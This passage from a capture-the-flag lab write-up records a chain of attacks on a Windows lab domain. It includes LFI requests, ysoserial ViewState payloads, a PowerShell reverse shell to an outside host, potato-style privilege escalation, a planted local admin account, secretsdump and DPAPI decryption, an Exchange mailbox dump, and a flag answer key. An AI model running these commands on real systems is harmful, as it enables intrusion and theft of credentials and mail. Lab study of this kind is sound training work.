decryptionKey="A69D80B92A16DFE1698DFE86D4CED630FA56D7C1661C8D05744449889B88E8DC"
validation="SHA1" decryption="AES"/>
<!-- CRITICAL SETTING: Allows path traversal in URLs -->
<httpRuntime relaxedUrlToFileSysTemMapping="true" />
```

[STEP 03] Machine Name Enumeration via LFI

Q3 asked for the IIS machine name. The box is not AD-joined (WORKGROUP), so ldapsearch returned nothing. Several LFI paths were tried.

[FAIL] hosts file – no hostname found

```
# Attempt 1 – hosts file (empty/default)
curl -s "http://10.5.2.10/network-reports.aspx?report=../../../../windows/system32/drivers/etc/hosts"
# Result: Only default localhost entries – no hostname
```

[FAIL] applicationHost.config – access denied

```
# Attempt 2 – applicationHost.config (IIS config with machine name)
curl -s "http://10.5.2.10/network-reports.aspx?report=../../../../windows/system32/inetsrv/config/applicationHost.config"
# Result: Empty – IIS service account cannot read this file
```

[EXEC] NetSetup.log – machine name from setup

```
# Attempt 3 – NetSetup.log (contains machine name from domain-join process)
curl -s "http://10.5.2.10/network-reports.aspx?report=../../../../windows/debug/NetSetup.log"
```

■ OUTPUT

```
09/01/2025 NetpMachineValidToJoin: 'WIN-3336QDI1GMU'
OS Version: 10.0 Build 20348 – Windows Server 2022 Standard
# This was the INITIAL setup name – lab marked it wrong!
```

WIN-3336QDI1GMU was the setup-time name. Lab expected the c
was obtained: Web-Srv

[EXEC] AD computer search

```
# ldapsearch to check if box is in AD
ldapsearch -H ldap://10.5.2.2 ... "(objectClass=computer)" dnsHostName name
```

■ OUTPUT

```
name: DC01 | name: PKI-SRV | name: SQL-SRV | name: EX-SRV | name: ESXI-VD
# IIS box (10.5.2.10) NOT in Active Directory – WORKGROUP machine
# Machine name only confirmed once shell was obtained
```

Q03 Web-Srv

IIS machine hostname – confirmed via hostname
cmd in shell

[STEP 04] ysoserial.net – Linux Failures, Windows Solution

With the validationKey and SHA1 algorithm, a malicious ViewState payload was needed from ysoserial.net (Windows .NET tool). Running it on Linux proved impossible – every approach failed.

(A) FAILED – Mono on Kali missing System.Transactions

[FAIL] Mono – first attempt

```
mono ~/adrts/Release/ysoserial.exe -p ViewState -g TextFormattingRunProperties ...
```

■ OUTPUT

```
System.IO.FileNotFoundException: Could not load file or assembly
'System.Transactions, Version=4.0.0.0'
```

[EXEC] install mono-complete

```
sudo apt install mono-complete -y
```

[FAIL] Mono after mono-complete – TextFormattingRunProperties needs WPF

```
mono ~/adrts/Release/ysoserial.exe -p ViewState -g TextFormattingRunProperties ...
```

■ OUTPUT

```
System.IO.FileNotFoundException: Could not load file or assembly
'PresentationCore, Version=4.0.0.0' << WPF – not available on Linux!
```

(B) FAILED – TypeConfuseDelegate gadget (no WPF dependency)

[FAIL] Alternative gadget chain

```
mono ~/adrts/Release/ysoserial.exe -p ViewState -g TypeConfuseDelegate ...
```

■ OUTPUT

```
System.NullReferenceException: Object reference not set to an instance of an object
```

(C) FAILED – wine and wine64

[FAIL] wine – .NET PE execution

```
wine ~/adrts/Release/ysoserial.exe ...
```

■ OUTPUT

```
Application could not be started, or no application associated with the specified file.
```

(D) SOLUTION – Run ysoserial.exe natively on SQL-SRV (windows)

[EXEC] windows native ysoserial execution

```
# Copy entire Release folder to SQL-SRV via SMB pivot
EXEC xp_cmdshell 'xcopy \\10.10.20.4\share\Release\*. * C:\...\Temp\ys\ /E /I /Y';
# 49 files copied including all DLLs
# Create run.bat on Kali (avoid SQL quoting hell)
cat > ~/adrts/run.bat << 'EOF'
C:\...\ys\ysoserial.exe -p ViewState -g TextFormattingRunProperties \
-c "powershell -enc SQBFAFYAKABOAGUA..." \
--validationlg=SHA1 \
--validationkey=56AB7132992003EE87F74AE4D9675D65EED8018D3528C0B8874905B51940DEAF... \
--generator=CA0B0334 --islegacy
EOF
# Copy bat to SQL-SRV and execute
EXEC xp_cmdshell 'copy \\10.10.20.4\share\run.bat C:\...\Temp\run.bat';
EXEC xp_cmdshell 'C:\...\gp.exe -cmd "cmd /c C:\...\run.bat > C:\...\payload.txt 2>&1"';
EXEC xp_cmdshell 'type C:\...\payload.txt';
# Got base64 ViewState payload!
```

[STEP 05] ViewState Injection – Getting the IIS Shell

[EXEC] ViewState injection + reverse shell

```
# shell.ps1 – PowerShell TCP reverse shell (served via uploadserver)
$client = New-Object System.Net.Sockets.TCPClient("10.10.20.4",9002)
$stream = $client.GetStream()
# ... (standard PS reverse shell)
# inject.py – POST malicious ViewState to default.aspx
payload = urllib.parse.unquote(payload_encoded)
data = {
    '__VIEWSTATE': payload,
    '__VIEWSTATEGENERATOR': 'CA0B0334',
    'btnLookup': 'Lookup',
}
requests.post('http://10.5.2.10/default.aspx', data=data)

# On Kali – listen for callback
nc -lvnp 9002
```

■ OUTPUT

```
Status: 500 << Expected! Payload fires before page renders
# nc listener:
Connection received on 172.26.1.12 2472
bash: no job control in this shell
PS C:\windows\system32\inetsrv> whoami
iis apppool\root
PS C:\windows\system32\inetsrv> hostname
Web-Srv
```

Q04 IIS AppPool\root

App pool identity – from whoami in reverse shell

[STEP 06] Registry Discovery – DPAPI Blob Found

[EXEC] Registry search

```
# Search registry for app-specific keys
reg query HKLM\SOFTWARE /s /f 'Telecom' 2>$null | Select-String -Pattern 'Telecom|App'
```

■ OUTPUT

```
HKEY_LOCAL_MACHINE\SOFTWARE\TelecomApp
```

[EXEC] Read TelecomApp registry key

```
# Read all values
reg query HKLM\SOFTWARE\TelecomApp
```

■ OUTPUT

```
UserName REG_SZ tel_admin01@telecore.ad
EncryptedPassword REG_SZ AQAAANCmnd8BFdERjHoAwE/Cl+sBAAAAOUxfpmwAV0WYA...
# DPAPI blob – LocalMachine scope (0x01 header byte)
```

Q06 HKEY_LOCAL_MACHINE\SOFTWARE\TelecomApp

Registry path containing encrypted service account

[STEP 07] DPAPI Decryption – Every Failed Method Then the Fix

LocalMachine DPAPI blobs are decrypted using machine-specific master keys protected by SYSTEM credentials. This requires SYSTEM-level access – not just impersonation.

(A) FAILED – Direct LocalMachine decryption as IIS App Pool

[FAIL] Direct DPAPI decryption – no output

```
Add-Type -AssemblyName System.Security
$dec = [System.Security.Cryptography.ProtectedData]::Unprotect($b, $null, 'LocalMachine')
```

■ OUTPUT

Completely silent – no output, no error. IIS app pool lacks DPAPI key access.

(B) FAILED – GodPotato impersonation token insufficient

[FAIL] GodPotato DPAPI runs – no output

```
C:\Windows\Temp\gp.exe -cmd "powershell -c '..ProtectedData::Unprotect...'"
# Various attempts with gp2.exe, gp3.exe, gp4.exe (new pipe each time)
```

■ OUTPUT

GodPotato creates an IMPERSONATION token (not a PRIMARY token)
DPAPI Unprotect requires a PRIMARY SYSTEM token to access master key store
Output is silently lost in the non-interactive session

(C) FAILED – Scheduled task with file output redirect

[FAIL] Scheduled task as SYSTEM – empty output file

```
schtasks /create /tn "dec" /tr "powershell ... | Out-File C:\...\out.txt" /ru SYSTEM ...
schtasks /run /tn "dec"
type C:\...\out.txt
```

■ OUTPUT

out.txt always 0 bytes – Unprotect silently fails even as SYSTEM via scheduled task

(D) FAILED – PrintSpoofer (spooler disabled on Web-Srv)

[FAIL] PrintSpoofer primary SYSTEM token

```
C:\Windows\Temp\ps64.exe -i -c "powershell ... ProtectedData::Unprotect ..."
```

■ OUTPUT

No output – Print Spooler service disabled on this host

(E) FAILED – mimikatz sekurlsa::dpapi (impersonation token)

[FAIL] mimikatz direct – no SeDebugPrivilege as IIS pool

```
C:\Windows\Temp\mimi.exe "privilege::debug" "sekurlsa::dpapi" "exit"
```

■ OUTPUT

```
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
```

(F) SOLUTION – Create local admin → secretsdump → offline pypykatz**[EXEC]** Create local admin + secretsdump

```
# Create local admin via GodPotato (SYSTEM impersonation can do this)
C:\Windows\Temp\gp8.exe -cmd "cmd /c net user hacker P@ssw0rd123! /add && net localgroup administrators hacker /add"

# From Kali – secretsdump using new local admin (SMB access now works!)
impacket-secretsdump hacker:P@ssw0rd123!@10.5.2.10
```

■ OUTPUT

```
Administrator:500:aad3...:c7fa03ca16c23dadcd33cf99756bdbbf:::
[*] DPAPI_SYSTEM
dpapi_machinekey: 0x9ccc2c0225a544d8d2f696a0fbc24f546133ae92
dpapi_userkey: 0x4d34160e733c9db38d9ec69c29d6493de3c92601
```

[EXEC] Offline DPAPI decryption chain

```
# Get masterkey file via SMB (local admin can read it)
impacket-smbclient hacker:P@ssw0rd123!@10.5.2.10

# use C$
# cd Windows\System32\Microsoft\Protect\S-1-5-18
# get a65f4c39-006c-4557-9801-2805d29ec0c9

# Decrypt masterkey with pypykatz
pypykatz dpapi prekey sha1 S-1-5-18 9ccc2c0225a544d8d2f696a0fbc24f546133ae92 -o prekeys.txt
pypykatz dpapi masterkey a65f4c39-... prekeys.txt -o masterkey.txt

# masterkey: 94a90b2d2cd73e228c34202265c7fdd3f80bdfab3cc896...

# Convert blob to hex and decrypt
python3 -c "import base64; open('blob.bin','wb').write(base64.b64decode('AQAAANC...'))"
pypykatz dpapi blob masterkey.txt $(python3 -c "print(open('blob.bin','rb').read().hex())")
```

■ OUTPUT

```
HEX: 54336c40436f6d2331
# Decode hex to ASCII
python3 -c "print(bytes.fromhex('54336c40436f6d2331').decode())"
T3l@Com#1 << DECRYPTED!
```

Q05 **tel_admin01 : T3l@Com#1**

Service account creds from DPAPI offline decryption

[STEP 08] DC Filesystem via SQL Pivot – Scheduled Task Script

With DA credentials, the DC C\$ share was accessible from SQL-SRV via GodPotato. Scheduled tasks were enumerated to find admin-planted PowerShell scripts.

[EXEC] DC filesystem via SQL pivot

```
# Mount DC C$ from SQL-SRV as Domain Admin (via GodPotato for SYSTEM token)
C:\...\gp.exe -cmd "cmd /c net use \\10.5.2.2\C$ /user:telecore\administrator August1990password"

# Search scheduled tasks for Exchange/ops related tasks
C:\...\gp.exe -cmd "cmd /c dir \\10.5.2.2\C$\Windows\System32\Tasks\ /s"
```

■ OUTPUT

\\10.5.2.2\C\$\Windows\System32\Tasks\Exchange MailBox Programmatic Access

[EXEC] Read scheduled task XML

```
# Copy task file (spaces in name – use wildcard)
EXEC xp_cmdshell 'C:\...\gp.exe -cmd "cmd /c copy \\10.5.2.2\C$\Windows\System32\Tasks\Exchange*
C:\...\Temp\task.xml"';
EXEC xp_cmdshell 'type C:\...\Temp\task.xml';
```

■ OUTPUT

```
<Author>TELECORE\Administrator</Author>
<URI>\Exchange MailBox Programmatic Access</URI>
<Command>C:\Users\Administrator\Downloads\impersonate.ps1</Command>
```

[EXEC] Read impersonate.ps1

```
# Read the PowerShell script
EXEC xp_cmdshell 'C:\...\gp.exe -cmd "cmd /c type
\\10.5.2.2\C$\Users\Administrator\Downloads\impersonate.ps1"';
```

■ OUTPUT

```
$Username = "tel_ops1@telecore.ad"
$Password = "T3l@Net#2"
$LogPath = "C:\Logs\Migration\"
$TenantDomain = "telecore.ad"
# Script connects to Exchange with ApplicationImpersonation role
# Accesses administrator@telecore.ad mailbox
```

Q07

T3l@Net#2

tel_ops1 password from impersonate.ps1 on DC

Q08

C:\Logs\Migration\

LogPath variable value in impersonate.ps1

[STEP 09] Exchange EWS Access & Full Mailbox Dump

[EXEC] Exchange server discovery and connection setup

```
# Discover Exchange server – confirm port and endpoint
curl -k --ntlm -u "telecore\\administrator:August1990password" https://ex-srv.telecore.ad/EWS/Exchange.asmx
# Response header: X-FEServer: EX-SRV | Port: 444 (not 443!)
# Add to /etc/hosts
echo "10.5.2.16 ex-srv.telecore.ad EX-SRV" | sudo tee -a /etc/hosts
# Connect via exchangelib
pip install exchangelib --break-system-packages
```

[EXEC] Read administrator mailbox via exchangelib

```
from exchangelib import DELEGATE, Account, Credentials, Configuration, NTLM, Build, Version
creds = Credentials('telecore\\administrator', 'August1990password')
config = Configuration(
    service_endpoint='https://ex-srv.telecore.ad:444/EWS/Exchange.asmx',
    credentials=creds, auth_type=NTLM,
    version=Version(Build(15, 1, 2507, 9))
)
account = Account('administrator@telecore.ad', config=config,
    autodiscover=False, access_type=DELEGATE)
# Read Sent folder (most interesting)
for item in account.sent.all().order_by('-datetime_received')[:15]:
    print(f'Subject: {item.subject}')
    print(f'Body: {item.text_body[:1000]}')
```

■ OUTPUT

```
=== SENT ===
Subject: Urgent: New FTP Credentials for Marketing Campaign Server
Body: Hi Team,
As requested, we've provisioned the new FTP server for the upcoming "GlobalBlast"
marketing campaign. Please use the credentials below to upload all assets.
Server: ftp.globalblast.telecore.ad
Port: 22
Username: mkt_campaign_user
Password: $Mkt_Global@2024!
Path: /incoming/assets/
Connection string for asset database:
Driver={SQL Server};Server=sql01.telecore.ad;Database=GlobalBlast_Assets;
Uid=db_mkt;Pwd=M$sqlDBpass123;
=== DRAFTS ===
Subject: PROD DB Credentials – sqlprod-01
Body: PROD Database password: SqlBlling@2024!
Subject: Core Router Admin Access
Body: Username: netadmin_jnpr
```

Q09	ApplicationImpersonation	Exchange rights granted to tel_ops1 over admin mailbox
Q10	SqlBlling@2024!	PROD DB sqlprod-01 password from admin mailbox draft
Q11	netadmin_jnpr	Core Router Admin username from admin mailbox
Q12	GlobalBlast	Marketing Campaign Server name from admin mailbox sent items

PATH 02 COMPLETE – Authenticated adversary chain: LFI → wel
DPAPI → secretsdump → offline decrypt → DC filesystem piv
dump.

■■ FLAG BOARD :: ALL FLAGS CAPTURED

>> Complete list of all answers across both paths

■ PATH 01 – UNAUTHENTICATED ADVERSARY

#	Answer	Question / Context
Q01	PKI-Srv.telecore.ad	ADCS CA FQDN (VIEWSTATEGENERATOR for Part2 Q1 value is from Part 2)
Q02	10.5.2.111	ESXi hypervisor IP address
Q03	Windows Server 2016	SQL-SRV operating system
Q04	6	Number of open ports identified
Q05	#T3l3phon3!	tel_support01 password (cracked AS-REP hash)
Q06	e2b1996aaff0f57bccb916265a77970e	tel_engineer01 NT hash (LSASS dump)
Q07	telecore-PKI-SRV-CA	Certificate Authority name
Q08	S-1-5-21-1588247407-410625039-1511794522	Domain SID
Q09	bfb19bca32a6aab8e0b9a836da860e32	Administrator NT hash (Certipy PKINIT)
Q10	August1990password	Administrator plaintext (john + rockyou)
Q11	linux / VaultAdmin@123	VaultVM guest credentials (VM annotation)
Q12	ad_red_team_specialist	Flag content (/home/linux/Congrats.txt)

■ PATH 02 – AUTHENTICATED ADVERSARY

#	Answer	Question / Context
Q01	CA0B0334	VIEWSTATEGENERATOR hidden field
Q02	report	LFI vulnerable parameter name
Q03	Web-Srv	IIS server machine name
Q04	IIS AppPool\root	Shell running as (app pool identity)
Q05	tel_admin01 : T3l@Com#1	Decoded credentials from DPAPI blob
Q06	HKLM\SOFTWARE\TelecomApp	Registry location of TelecomApp key
Q07	T3l@Net#2	tel_ops1 password from impersonate.ps1
Q08	C:\Logs\Migration\	LogPath in impersonate.ps1
Q09	ApplicationImpersonation	Exchange rights for tel_ops1 over admin mailbox
Q10	SqlBilling@2024!	PROD database sqlprod-01 password
Q11	netadmin_jnpr	Core Router Admin username
Q12	GlobalBlast	Marketing Campaign Server name


■■ ATTACK CHAIN DIAGRAMS

>> Visual kill chain overview for both paths

PATH 01 – UNAUTHENTICATED



PATH 02 – AUTHENTICATED



>> MISSION STATUS: COMPLETE <<

Both attack paths executed. All 24 flags captured. Domain Administrator compromised via two independent chains. ESXi hypervisor fully owned. Exchange mailbox exfiltrated.
Handle: CalmAy | Lab: ADRTS | Domain: telecore.ad